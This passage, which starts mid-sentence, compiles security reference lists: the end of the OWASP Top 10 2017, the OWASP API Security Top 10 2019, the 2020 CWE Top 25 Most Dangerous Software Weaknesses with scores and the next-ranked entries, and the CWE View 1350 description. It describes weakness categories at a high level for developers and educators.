which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A8:2017-Insecure Deserialization	Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
A9:2017-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A10:2017-Insufficient Logging & Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.




T10

OWASP API Security Top 10 - 2019


API1:2019 - Broken Object Level Authorization	APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface Level Access Control issue. Object level authorization checks should be considered in every function that accesses a data source using an input from the user.
API2:2019 - Broken User Authentication	Authentication mechanisms are often implemented incorrectly, allowing attackers to compromise authentication tokens or to exploit implementation flaws to assume other user's identities temporarily or permanently. Compromising system's ability to identify the client/user, compromises API security overall.
API3:2019 - Excessive Data Exposure	Looking forward to generic implementations, developers tend to expose all object properties without considering their individual sensitivity, relying on clients to perform the data filtering before displaying it to the user.
API4:2019 - Lack of Resources & Rate Limiting	Quite often, APIs do not impose any restrictions on the size or number of resources that can be requested by the client/user. Not only can this impact the API server performance, leading to Denial of Service (DoS), but also leaves the door open to authentication flaws such as brute force.
API5:2019 - Broken Function Level Authorization	Complex access control policies with different hierarchies, groups, and roles, and an unclear separation between administrative and regular functions, tend to lead to authorization flaws. By exploiting these issues, attackers gain access to other users' resources and/or administrative functions.
API6:2019 - Mass Assignment	Binding client provided data (e.g., JSON) to data models, without proper properties filtering based on a whitelist, usually lead to Mass Assignment. Either guessing objects properties, exploring other API endpoints, reading the documentation, or providing additional object properties in request payloads, allows attackers to modify object properties they are not supposed to.
API7:2019 - Security Misconfiguration	Security misconfiguration is commonly a result of unsecure default configurations, incomplete or ad-hoc configurations, open cloud storage, misconfigured HTTP headers, unnecessary HTTP methods, permissive Cross-Origin resource sharing (CORS), and verbose error messages containing sensitive information.
API8:2019 - Injection	Injection flaws, such as SQL, NoSQL, Command Injection, etc., occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's malicious data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
API9:2019 - Improper Assets Management	APIs tend to expose more endpoints than traditional web applications, making proper and updated documentation highly important. Proper hosts and deployed API versions inventory also play an important role to mitigate issues such as deprecated API versions and exposed debug endpoints.
API10:2019 - Insufficient Logging & Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems to tamper with, extract, or destroy data. Most breach studies demonstrate the time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.




Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53
[18]	CWE-522	Insufficiently Protected Credentials	5.49
[19]	CWE-611	Improper Restriction of XML External Entity Reference	5.33
[20]	CWE-798	Use of Hard-coded Credentials	5.19
[21]	CWE-502	Deserialization of Untrusted Data	4.93
[22]	CWE-269	Improper Privilege Management	4.87
[23]	CWE-400	Uncontrolled Resource Consumption	4.14
[24]	CWE-306	Missing Authentication for Critical Function	3.85
[25]	CWE-862	Missing Authorization	3.77



Rank	CWE	Name	NVD Count	Avg CVSS	Overall Score
[26]	CWE-426	Untrusted Search Path	175	7.68	3.25
[27]	CWE-918	Server-Side Request Forgery (SSRF)	161	7.85	3.08
[28]	CWE-295	Improper Certificate Validation	180	7.19	3.04
[29]	CWE-863	Incorrect Authorization	189	6.82	2.97
[30]	CWE-284	Improper Access Control	173	7.22	2.94
[31]	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	131	8.46	2.77
[32]	CWE-401	Missing Release of Memory after Effective Lifetime	189	6.43	2.72
[33]	CWE-532	Insertion of Sensitive Information into Log File	154	6.82	2.42
[34]	CWE-362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')	157	6.68	2.39
[35]	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')	176	6.12	2.35
[36]	CWE-835	Loop with Unreachable Exit Condition ('Infinite Loop')	150	6.72	2.30
[37]	CWE-704	Incorrect Type Conversion or Cast	109	8.48	2.30
[38]	CWE-415	Double Free	117	8.04	2.30
[39]	CWE-770	Allocation of Resources Without Limits or Throttling	139	7.06	2.29
[40]	CWE-59	Improper Link Resolution Before File Access ('Link Following')	122	7.07	2.01



Icons made by Freepik, Smashicons from www.flaticon.com



CWE VIEW: Weaknesses in the 2020 CWE Top 25 Most Dangerous Software Weaknesses

View ID: 1350
Type: Graph

Status: Stable

Downloads: Booklet | CSV | XML

Objective

CWE entries in this view are listed in the 2020 CWE Top 25 Most Dangerous Software Weaknesses.

Audience

Stakeholder	Description
Software Developers	By following the CWE Top 25, developers are able to significantly reduce the number of weaknesses that occur in their software.
Product Customers	Customers can use the weaknesses in this view in order to formulate independent evidence of a claim by a product vendor to have elimiated / mitigated the most dangerous weaknesses.
Educators	Educators can use this view to focus curriculum and teachings on the most dangerous weaknesses.

Relationships


The following graph shows the tree-like relationships between weaknesses that exist at different levels of abstraction. At the highest level, categories and pillars exist to group weaknesses. Categories (which are not technically weaknesses) are special CWE entries used to group weaknesses that share a common characteristic. Pillars are weaknesses that are described in the most abstract fashion. Below these top-level entries are weaknesses are varying levels of abstraction. Classes are still very abstract, typically independent of any specific language or technology. Base level weaknesses are used to present a more specific type of weakness. A variant is a weakness that is described at a very low level of detail, typically limited to a specific language or technology. A chain is a set of weaknesses that must be reachable consecutively in order to produce an exploitable vulnerability. While a composite is a set of weaknesses that must all be present simultaneously in order to produce an exploitable vulnerability.

Show Details: ☐

Expand All | Collapse All

1350 - Weaknesses in the 2020 CWE Top 25 Most Dangerous Software Weaknesses

- Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') - *(79)*
- Out-of-bounds Write - *(787)*
- Improper Input Validation - *(20)*
- Out-of-bounds Read - *(125)*
- Improper Restriction of Operations within the Bounds of a Memory Buffer - *(119)*
- Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') - *(89)*
- Exposure of Sensitive Information to an Unauthorized Actor - *(200)*
- Use After Free - *(416)*
- Cross-Site Request Forgery (CSRF) - *(352)*
- Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') - *(78)*
- Integer Overflow or Wraparound - *(190)*
